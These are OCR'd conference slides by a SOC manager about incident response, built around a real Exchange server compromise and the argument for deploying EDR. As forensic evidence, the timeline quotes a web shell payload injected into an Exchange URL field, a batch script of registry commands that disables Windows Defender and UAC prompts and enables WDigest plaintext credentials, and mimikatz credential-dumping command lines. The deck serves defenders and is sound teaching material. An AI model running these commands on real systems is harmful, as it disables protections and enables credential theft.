Dôležitosť efektívneho riešenia incidentov

Ján Andraško, SOC Manager

16. 5. 2023, Eset Security Days

binary CONFIDENCE

Introduction

- 15+ years of SOC experience
  - Admin, Analyst, Manager
- Binary Confidence
  - Co-founder
  - SOC manager
  - Incident Responder
- CEH, ECIH, …, …

- NOT a public speaker ☺

Binary Confidence

- Founded in 2014
- MSSP
  - Security Operations Centre as a Service
  - Digital Forensics & Incident Response
  - Security technology implementation
  - Expert services and consultancy
    - audit, design, BCM, GDPR, ISO27k, ISAE 3402
  - Simulated exercises and war games (Guardians CTF)

Why this presentation?

- Limited tools available during incident response engagements
  - No SIEM / Log management
  - No EDR
  - Default Audit Policy
  - Default event log file size (20 MB!)


- Significant challenges for DFIR analyst

IR Preparation phase

- Setup
  - policies,
  - procedures,
  - technical controls

to prevent
  - incidents from happening

to prepare
  - for effective incident response



Incident example – Surprise for SOC

Tactics	Procedure
Initial Access	CVE-2021-27065
Defense Evasion	Disable AV
Credential Access	Lazagne, Mimikatz
Discovery	Netscan
Lateral Movement	RDP
C&C	Anydesk
Exfiltration	-
Impact	-

- Existing SOC client
- Eset AV installed company wide

- New Exchange server deployed without notifying SOC
  - No monitoring
  - No Eset AV
  - No hardening
- Vulnerable to Proxylogon/Proxyshell

[redacted]Mimikatz-Detection-LSASS-Access_0 202[redacted]-12T10:58:27.048Z


Hostname:[redacted].local

Time: 202[redacted]-12T10:58:27.048Z

SourceImage:C:\Users\Administrator[redacted]\Desktop\mimikatz\x64\mimikatz.exe

Containment

- Client contacted and confirmed it is not pentest
- Initial vector identified as new Exchange server
- Attacker already on DCs and spreading to other servers
- Decision by client to cut the network
  - security guard sent to disconnect the main router (Saturday)



Remediation

- No EDR available
- Logs in the SIEM only from some servers
- No remote access (network disconnected)
- No IT staff at work (Saturday)

- Very long day(s) in front of us ☺

Remediation (cont.)

- IT admin went on site
- SIEM connectivity reenabled, everything else still disconnected
- Compromised Exchange server disconnected from the LAN
- Forensics analysis
  - SIEM logs (not all servers)
  - Evidence acquired with Velociraptor (open-source evidence collector)
  - Thor IOC and Yara scanner, Hayabusa evtx scanner
- Later installation of Eset Inspect server & rollout of agents via Eset Protect console
  - All servers + workstations
  - Full visibility

Recovery

- No malicious activity observed anymore
- All passwords changed
- Gradual reconnection of the networks
- Continuous endpoints monitoring with help of Eset Inspect

- Total outage **7+ days | 213** manhours billed

Incident timeline

Timestamp	Computer	Channel	EventID	Level	RuleTitle	Details
202[redacted]/31 17:19	exchangenew.REDACTED.local	Exchange	1	high	Exchange Set OabVirtualDirectory ExternalUrl	Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: ¦ Data: -ExternalUrl "http://x/#<script language="JScript" runat="server"> function Page_Load(){/**/eval(Request["mail"],"unsafe");}</script>" -Identity "OAB (Default Web Site)" ¦ Data: 0 ¦ Data: 0 objects execution has been proxied to remote server. ¦ Data: 00:00:04.5621858 ¦ Data: 16600 w3wp#MSExchangeECPAppPool ¦ Data: 47 ¦ Data: ActivityId: 9dffe759-126c-4289-a445-331cf9200ce9 ¦ Data: False ¦ Data: Local-ECP-Unknown ¦ Data: S-1-5-21-1935655697-1390067357-682003330-500 ¦ Data: S-1-5-21-1935655697-1390067357-682003330-500 ¦ Data: ServicePlan:;IsAdmin:True; ¦ Data: Set-OabVirtualDirectory ¦ Data: View Entire Forest: 'True', Configuration Domain Controller: 'ADC.REDACTED.local', Preferred Global Catalog: 'ADC.REDACTED.local', Preferred Domain Controllers: '{ ADC.REDACTED.local }' ¦ Data: REDACTED.local/Users/Administrator ¦ Data: sk-SK

```
202[redacted]-01T04:25:41.989Z DETECTION Exploit:ASP/CVE-2021-27065.C file:C:\inetpub\wwwroot\aspnet_client\maildefault.aspx
202[redacted]-01T04:25:41.993Z DETECTION Backdoor:MSIL/Chopper.F!dha file:C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_ijvygzrn.dll
202[redacted]-01T04:26:16.017Z DETECTION Backdoor:MSIL/Chopper.F!dha file:C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_ijvygzrn.dll
202[redacted]-01T13:21:56.293Z Service stopped with exit code 0
```

```
202[redacted]-11 18:47:33.609  gsvc  2336  4652  18  anynet.any_socket - Logged in from 91.193.5.90:56272 on relay 7c3ce2b1.
202[redacted]-11 20:21:38.928  gsvc  2336  4652  29  anynet.any_socket - Logged in from 91.193.5.90:56584 on relay 7c3ce2b1.
202[redacted]-11 20:26:31.019  gsvc  2336  4652  38  anynet.any_socket - Logged in from 91.193.5.90:57123 on relay a541c14e.
202[redacted]-11 21:28:35.991  gsvc  2336  4652  47  anynet.any_socket - Logged in from 91.193.5.90:57246 on relay a541c14e.
202[redacted]-11 22:13:12.087  gsvc  2336  4652  56  anynet.any_socket - Logged in from 91.193.5.90:57246 on relay a541c14e.
202[redacted]-11 23:06:35.107  gsvc  2336  4652  65  anynet.any_socket - Logged in from 91.193.5.90:57367 on relay a541c14e.
202[redacted]-11 23:07:34.650  [illegible]  anynet.any_socket - Logged in from 91.193.5.90:57367 on relay a541c14e.
202[redacted]-11 23:09:35.691  [illegible]  anynet.any_socket - Logged in from 91.193.5.90:57389 on relay 322bff66.
202[redacted]-11 23:10:39.712  [illegible]  anynet.any_socket - Logged in from 91.193.5.90:57389 on relay 322bff66.
202[redacted]-12 00:12:07.284  [illegible]  anynet.any_socket - Logged in from 91.193.5.90:57389 on relay 322bff66.
202[redacted]-12 10:10:02.582  [illegible]  anynet.any_socket - Logged in from 194.165.17.21:51409 on relay bf3b4d2f.
202[redacted]-12 10:11:06.058  [illegible]  anynet.any_socket - Logged in from 194.165.17.21:51409 on relay bf3b4d2f.
202[redacted]-12 10:17:29.739  [illegible]  anynet.any_socket - Logged in from 194.165.17.21:51409 on relay bf3b4d2f.
202[redacted]-12 10:28:59.525  [illegible]  anynet.any_socket - Logged in from 201.44.5.140:49380 on relay f664554e.
202[redacted]-12 10:48:28.044  [illegible]  anynet.any_socket - Logged in from 194.165.17.21:51409 on relay bf3b4d2f.
202[redacted]-12 11:33:43.014  [illegible]  anynet.any_socket - Logged in from 201.44.5.140:49380 on relay f664554e.
202[redacted]-12 11:43:18.286  [illegible]  anynet.any_socket - Logged in from 201.44.5.140:49380 on relay f664554e.
202[redacted]-12 11:43:41.753  [illegible]  anynet.any_socket - Logged in from 201.44.5.140:49380 on relay f664554e.
```

201.44.5.140 was found in our database!

This IP was reported **82** times. Confidence of Abuse is **0%**:

0%

ISP	Claro S.A.
Usage Type	Mobile ISP
Domain Name	claro.com.br

Incident timeline (cont.)

Timestamp	Computer	Channel	EventID	Level	RuleTitle	Details
202[redacted]12 11:12	exchangenew.REDACTED.local	Sec	4720	low	Local User Account Created	User: Sys32 ¦ SID: S-1-5-21-300089978-1786676601-3292983999-1005
202[redacted]12 11:12	exchangenew.REDACTED.local	Sec	4732	high	User Added To Local Admin Grp	SID: S-1-5-21-300089978-1786676601-3292983999-1005 ¦ Grp: Administrators ¦ LID: 0x3e7
202[redacted]12 11:18	exchangenew.REDACTED.local	Sec	4672	info	Admin Logon	User: Sys32 ¦ PrivList: SeSecurityPrivilege SeTakeOwnershipPrivilege SeLoadDriverPrivilege SeBackupPrivilege SeRestorePrivilege SeDebugPrivilege SeSystemEnvironmentPrivilege SeImpersonatePrivilege SeDelegateSessionUserImpersonatePrivilege ¦ LID: 0x23f1b7
202[redacted]12 11:24	exchangenew.REDACTED.local	RDP-Client	1024	info	RDP Conn Attempt	Dst: 192.168.16.2
202[redacted]12 11:25	exchangenew.REDACTED.local	Sec	4648	info	Explicit Logon	SrcUser: Sys32 ¦ TgtUser: Administrator ¦ IP-Addr: - ¦ Proc: C:\Windows\System32\lsass.exe ¦ TgtSvr: ADC.REDACTED.local

Information [redacted]/12/202[redacted] 11:44:25 AM Service Control Manager

Information [redacted]/12/202[redacted] 11:44:23 AM Service Control Manager

Event 7036, Service Control Manager

General Details

The ESET Service service entered the stopped state.

<= Eset stopped

				"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"
			top\0.start.bat"	REG add "HKLM\SOFTWARE\Microsoft\Windows Defender Security Center\Notifications" /v DisableNotifications /t REG_DWORD /d 1 /f
			top\0.start.bat"	reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v PromptOnSecureDesktop /t REG_DWORD /d 0 /f
			top\0.start.bat"	reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 1 /f
			top\0.start.bat"	reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f
			top\0.start.bat"	REG add "HKLM\SYSTEM\CurrentControlSet\services\WinDefend" /v Start /t REG_DWORD /d 4 /f
			top\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
			top\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v AllowFastServiceStartup /t REG_DWORD /d 0 /f
			top\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v ServiceKeepAlive /t REG_DWORD /d 0 /f
2022-11-12 @ 11:58:10.703	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.718	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.734	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.734	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.750	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.765	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v DisableBlockAtFirstSeen /t REG_DWORD /d 1 /f
2022-11-12 @ 11:58:10.781	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v LocalSettingOverrideSpynetReporting /t REG_DWORD /d 0 /f
2022-11-12 @ 11:58:10.797	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f
2022-11-12 @ 11:58:10.812	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	reg add "hklm\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v "ConsentPromptBehaviorAdmin" /t REG_Dword /d 00000000 /f
2022-11-12 @ 11:58:10.828	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" /t REG_MULTI_SZ /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0
2022-11-12 @ 11:58:10.843	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 0 /f
2022-11-12 @ 11:58:10.859	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_Dword /d 1 /f
2022-11-12 @ 11:58:10.875	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v Negotiate /t REG_Dword /d 1 /f
2022-11-12 @ 11:58:10.922	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	.\mimikatz\x64\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit
2022-11-12 @ 11:58:15.228	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	.\mimikatz\x32\mimikatz.exe "privilege::debug" "log .\!logs\Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" exit
2022-11-12 @ 11:58:16.386	ADC	REDACTED\Administrator	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\0.start.bat"	"C:\Windows\System32\WScript.exe" "C:\Users\Administrator.REDACTED\Desktop\mimikatz\miparser.vbs" .\!logs\Result.txt
2022-11-12 @ 11:58:25.585	ADC	REDACTED\Administrator	C:\Windows\Explorer.EXE	"C:\Windows\System32\cmd.exe" /C "C:\Users\Administrator.REDACTED\Desktop\1.Automim.bat"

Alert received by SOC analysts =>

[redacted]Mimikatz-Detection-LSASS-Access_0 202[redacted]-12T10:58:27.048Z


Hostname: [redacted].local

Time: 202[redacted]-12T10:58:27.048Z


SourceImage:C:\Users\Administrator[redacted]\Desktop\mimikatz\x64\mimikatz.exe

What if client already had EDR?

- Prevention
  - Much higher possibility to automatically block the attack with existing rules
- Detection
  - Not all suspicious activity is blocked (admins do a lot of suspicious things daily ☺)
  - But if not blocked, it is at least detected and someone (SOC analyst in the best case) is notified => manual review & blocking
- Visibility
  - (almost) full picture about activity in your environment
- Response
  - Quarantine host, kill process, remove files, logout users…
  - Remote console with endless possibilities via cmdline or powershell




What if client already had EDR? (cont.)



Is EDR a silver bullet?

- No
  - Limited network visibility (NGFW, IDS/IPS, proxy logs)
  - No cloud services monitoring (Office 365, Azure, AWS,…)
  - Limited automation (enrichment, decision trees, fw/AD integration, …)

- EDR needs skilled engineer/analyst to be useful
  - Integration with SIEM/SOAR is recommended




What AI thinks?

J

Is EDR a silver bullet?

